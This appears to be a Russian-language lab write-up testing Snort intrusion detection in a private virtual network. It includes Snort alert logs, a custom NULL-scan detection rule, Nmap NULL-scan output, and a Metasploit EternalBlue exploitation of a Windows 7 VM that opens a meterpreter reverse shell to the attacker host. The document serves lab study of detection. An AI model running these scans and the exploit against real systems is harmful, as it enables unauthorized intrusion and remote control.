08/18-15:43:47.878737 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:5961
08/18-15:43:47.878822 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:49159
08/18-15:43:47.878837 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:49159
08/18-15:43:47.878913 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:2030
08/18-15:43:47.878956 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:2030
08/18-15:43:47.879017 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:4848
08/18-15:43:47.881534 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:7937
08/18-15:43:47.881536 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:7937
08/18-15:43:47.881536 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:15002
08/18-15:43:47.881623 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:15002
08/18-15:43:47.881638 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:3869
08/18-15:43:47.884107 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:1117
08/18-15:43:47.884111 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:1117
08/18-15:43:47.884111 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.1:10180
08/18-15:43:47.884197 [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:39276 -> 192.168.136.254:10180
08/18-15:46:37.144682 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.130:705
08/18-15:46:37.148700 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.130:161
08/18-15:46:38.161147 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.2:705
08/18-15:46:38.168638 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.2:161
08/18-15:46:40.186517 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.254:705
08/18-15:46:40.208420 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.254:705
08/18-15:46:40.577953 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.254:161
08/18-15:46:40.679187 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.254:161
08/18-15:46:41.000886 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.1:705
08/18-15:46:41.102713 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.1:705
08/18-15:46:41.386621 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.1:161
08/18-15:46:41.489864 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.136.129:55820 -> 192.168.136.1:161
```

7. В файл test.rules добавил правило обнаружения сканирования Nmap -sN (NULL Scan)

```
GNU nano 6.2 test.rules
alert tcp any any -> any any (content:"yandex.ru" ; msg:"Someone open yandex website" ; sid:12312313;)
alert tcp any any -> any any (msg:"NULL Scan"; flags: 0; sid:322222;)
```


8. Провёл NULL-сканирование с кали и посмотрел реакцию снорт с новым правилом

```
(k@k)-[~]
$ sudo nmap -sN 192.168.136.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 15:58 MSK
Nmap scan report for 192.168.136.1
Host is up (0.0017s latency).
All 1000 scanned ports on 192.168.136.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.00022s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
53/tcp    open|filtered domain
MAC Address: 00:50:56:E0:0A:14 (VMware)

Nmap scan report for 192.168.136.130
Host is up (0.00069s latency).
All 1000 scanned ports on 192.168.136.130 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:E3:7A:93 (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00024s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:EE:B1:34 (VMware)

Nmap scan report for 192.168.136.129
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.136.129 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 34.15 seconds

(k@k)-[~]
$
```

```
ak@ak-virtual-machine: /etc/snort
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Commencing packet processing (pid=6366)
08/18-15:59:02.956251 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:443
08/18-15:59:02.956353 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:443
08/18-15:59:02.956618 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:443
08/18-15:59:02.956620 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:443
08/18-15:59:02.956621 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:23
08/18-15:59:02.956895 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:23
08/18-15:59:02.956901 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:23
08/18-15:59:02.957051 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:23
08/18-15:59:02.957053 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:199
08/18-15:59:02.957175 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:199
08/18-15:59:02.959797 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:113
08/18-15:59:02.959986 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:113
08/18-15:59:02.960207 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:199
08/18-15:59:02.960214 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:199
08/18-15:59:02.960215 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:22
08/18-15:59:02.960897 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:22
08/18-15:59:02.960442 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:113
08/18-15:59:02.960443 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:113
08/18-15:59:02.960481 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:587
08/18-15:59:02.960555 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:587
08/18-15:59:02.960660 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:22
08/18-15:59:02.960661 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:22
08/18-15:59:02.964898 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:587
08/18-15:59:02.964932 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:587
08/18-15:59:02.965146 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:135
08/18-15:59:02.965147 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:135
08/18-15:59:02.965280 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:135
08/18-15:59:02.965532 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:135
08/18-15:59:02.965549 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:3389
08/18-15:59:02.965754 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:3389
08/18-15:59:02.965754 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:3389
08/18-15:59:02.965972 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:3389
08/18-15:59:02.965974 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:143
08/18-15:59:02.965976 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:143
08/18-15:59:02.971410 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:554
08/18-15:59:02.971762 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:554
08/18-15:59:02.971767 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:143
08/18-15:59:02.971913 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:143
08/18-15:59:02.971915 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:111
08/18-15:59:02.972046 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:111
08/18-15:59:02.972146 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.254:554
08/18-15:59:02.972148 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.1:554
08/18-15:59:02.972325 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:21
08/18-15:59:02.972331 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.130:21
08/18-15:59:02.972456 [**] [1:322222:0] NULL Scan [**] [Priority: 0] [TCP] 192.168.136.129:43072 -> 192.168.136.2:25
```

9. Запустил виртуальную машину с win7 и повторно проэксплуатировал уязвимость EternalBlue с кали, посмотрел реакцию снорт в убунту.

```
[*] Additionally setting TARGET => Windows 7
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.136.128
RHOST => 192.168.136.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.136.129:4444
[*] 192.168.136.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.136.128:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.136.128:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.136.128:445 - The target is vulnerable.
[*] 192.168.136.128:445 - Connecting to target for exploitation.
[+] 192.168.136.128:445 - Connection established for exploitation.
[+] 192.168.136.128:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.136.128:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.136.128:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.136.128:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.136.128:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.136.128:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.136.128:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.136.128:445 - Sending all but last fragment of exploit packet
[*] 192.168.136.128:445 - Starting non-paged pool grooming
[+] 192.168.136.128:445 - Sending SMBv2 buffers
[+] 192.168.136.128:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.136.128:445 - Sending final SMBv2 buffers.
[*] 192.168.136.128:445 - Sending last fragment of exploit packet!
[*] 192.168.136.128:445 - Receiving response from exploit packet
[+] 192.168.136.128:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.136.128:445 - Sending egg to corrupted connection.
[*] 192.168.136.128:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.136.128
[*] Meterpreter session 1 opened (192.168.136.129:4444 -> 192.168.136.128:49160) at 2024-08-18 16:19:49 +0300
[+] 192.168.136.128:445 - -----WIN-----
[+] 192.168.136.128:445 - -----

meterpreter > sysinfo
Computer      : WIN-6RACH56HA5B
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : ru_RU
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows

meterpreter > shell
Process 1476 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
(c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
08/18-16:19:26.876129 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.136.129:39263 -> 192.168.136.128:445
08/18-16:19:35.599403 [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.136.129:46025 -> 192.168.136.128:445
```